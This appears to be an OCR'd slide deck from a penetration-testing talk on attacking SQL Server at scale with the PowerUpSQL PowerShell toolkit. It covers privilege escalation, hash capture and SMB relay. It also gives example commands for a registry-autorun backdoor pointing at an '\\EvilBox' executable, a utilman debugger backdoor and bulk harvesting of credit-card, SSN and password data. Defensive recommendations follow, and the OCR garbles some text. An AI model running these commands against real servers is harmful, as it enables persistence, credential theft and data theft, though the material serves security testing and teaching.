  - ActiveX Script
  - CmdExec
  - PowerShell
  - Analysis Services Command (PoC pending)
  - Analysis Services Query (PoC pending)
  - SSIS Package
- Registry autoruns

Reference: https://msdn.microsoft.com/en-us/library/ms189237.aspx

Escalating Privileges: SysAdmin to Service Account

Service Account Types

- Domain User
- Local User
- Local System
- Network Service
- Local managed service account
- Domain managed service account

Escalating Privileges: Invoke-SQLOSCmd

Invoke-SQLOSCMD can be used for basic command execution.

Source	Command Example
Single Instance	Invoke-SQLOSCMD –Verbose –Instance “server1\instance1” –Command “whoami”
Domain Servers	Get-SQLInstanceDomain | Invoke-SQLOSCMD –Verbose –Command “whoami”

Screen shot here

Escalating Privileges

OS Admin to SysAdmin

Escalating Privileges: OS Admin to SysAdmin

Three things to know…

1. Older versions provide local administrators with sysadmin privileges
2. Older versions provide local system with sysadmin privileges
3. **All versions provide the SQL Server service account with sysadmin privileges.**

Escalating Privileges: OS Admin to SysAdmin

Below are some options for leveraging that knowledge...

Approach	Common Tools
Access as Local Administrator	Management Studio, sqlcmd, and other native SQL client tools.
Access as LocalSystem	Psexec, accessibility options, debugger with native SQL client tools.
Recover service account password via LSA Secrets	Mimikatz, Metasploit, lsadump.
Inject code to Run in the SQL Server's Process	Metasploit, Python, Powershell (LoadLibrary,CreateRemoteThread, and similar functions)
Steal Authentication Token From Service Process	Metasploit, Incognito, Invoke-TokenManipulation
Single User Mode	DBATools

Escalating Privileges: OS Admin to SysAdmin

Approach	2000	2005	2008	2012	2014	2016
LSA Secrets	x	x	x	x	x	x
Local Administrator	x	x				
LocalSystem	x	x	x			
Process Migration	x	x	x	x	x	?
Token Stealing	x	x	x	x	x	?
Single User Mode	?	x	x	x	x	x

Escalating Privileges

Domain Escalation Overview

Escalating Privileges: Domain Escalation

Option 1: Overview

1. Get-SQLDomainInstance
2. Invoke-Inviegh
3. Get-SQLUncInject
4. Capture hashes
5. Crack hashes offline

Screenshot

Escalating Privileges: Domain Escalation

Option 2: Overview

1. Get-SQLDomainInstance
2. Identify shared service accounts
3. Identify two servers that have smb signing disabled
4. Start Metasploit smbrelay module
5. Get-SQLUncInject to specific server with specific relay
6. Get shell

Escalating Privileges: Domain Escalation

Option 2: Why it works

1. SQL Server register their SPNs
2. Shared domain service accounts
    - Required for clustering
    - Common for saving money on licensing cost)
3. Service account has local administrative privileges
4. SMB signing is not enabled on the target system
5. Their endpoint protection generally could be better ☺

Note: Some SQL Service accounts are Domain Admins ;)

Escalating Privileges: Domain Escalation

Demo

Common Post Exploitation Activities

Escalating Privileges: Post Exploitation

Common Post Exploitation Activities

1. Persistence
   - SQL Server Layer: startup procedures, agent jobs, triggers, modified code
   - OS Layer: Registry & file auto runs, tasks, services, etc

2. Identifying sensitive data
   - Locate transparently encrypted databases
   - Search columns based on keywords and sample data
   - Use regular expressions and the Luhn formula against data samples


3. Exfiltrating sensitive data
   - All standard methods: TCP ports, UDP ports, DNS tunneling, ICMP tunneling, email, etc. (No exfil PowerUpSQL commands available yet)

https://github.com/NetSPI/PowerUpSQL/wiki/Persistence-Functions

Escalating Privileges: Post Exploitation

Task	Command Example
Registry Autorun Persistence	**Get-SQLPersistRegRun** -Verbose -Name EvilSauce -Command "\\EvilBox\EvilSandwich.exe" -Instance "SQLServer1\STANDARDDEV2014"
Debugger Backdoor Persistence	**Get-SQLPersistRegDebugger** -Verbose -FileName utilman.exe -Command 'c:\windows\system32\cmd.exe' -Instance "SQLServer1\STANDARDDEV2014"
Locate Encrypted Databases	**Get-SQLInstanceDomain** -Verbose | **Get-SQLDatabaseThreaded** –Verbose –Threads 10 -NoDefaults | Where-Object {$_.is_encrypted –eq “TRUE”}
Locate and Sample Sensitive Columns and Export to CSV	**Get-SQLInstanceDomain** -Verbose | **Get-SQLColumnSampleDataThreaded** –Verbose –Threads 10 –Keyword “credit,ssn,password” –SampleSize 2 –ValidateCC –NoDefaults | **Export-CSV** –NoTypeInformation c:\temp\datasample.csv

Escalating Privileges: Post Exploitation


Remote Desktop Connection
Administrator: c:\windows\system32\cmd.exe
demo.local\admin

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>_
```

Escalating Privileges: Post Exploitation

Data Scraping Demo

General

Recommends

General Recommendations

Things to do…

1. Enforce least privilege **everywhere**!
2. Disabled dangerous default stored procedures.
3. Perform configuration audits and fix insecure configurations.
4. When possible use policy based management for locking down configurations.
5. When possible enable auditing at the server and database levels, and monitor for potentially malicious activity.
6. Avoid

Hacking **SQL Server** on Scale with **PowerShell**

Name:	**Scott Sutherland**
Job:	Network & Application Pentester @ NetSPI
Twitter:	@_nullbind
Slides:	http://slideshare.net/nullbind http://slideshare.net/netspi
Blogs:	https://blog.netspi.com/author/scott-sutherland/
Code:	https://github.com/netspi/PowerUpSQL https://github.com/nullbind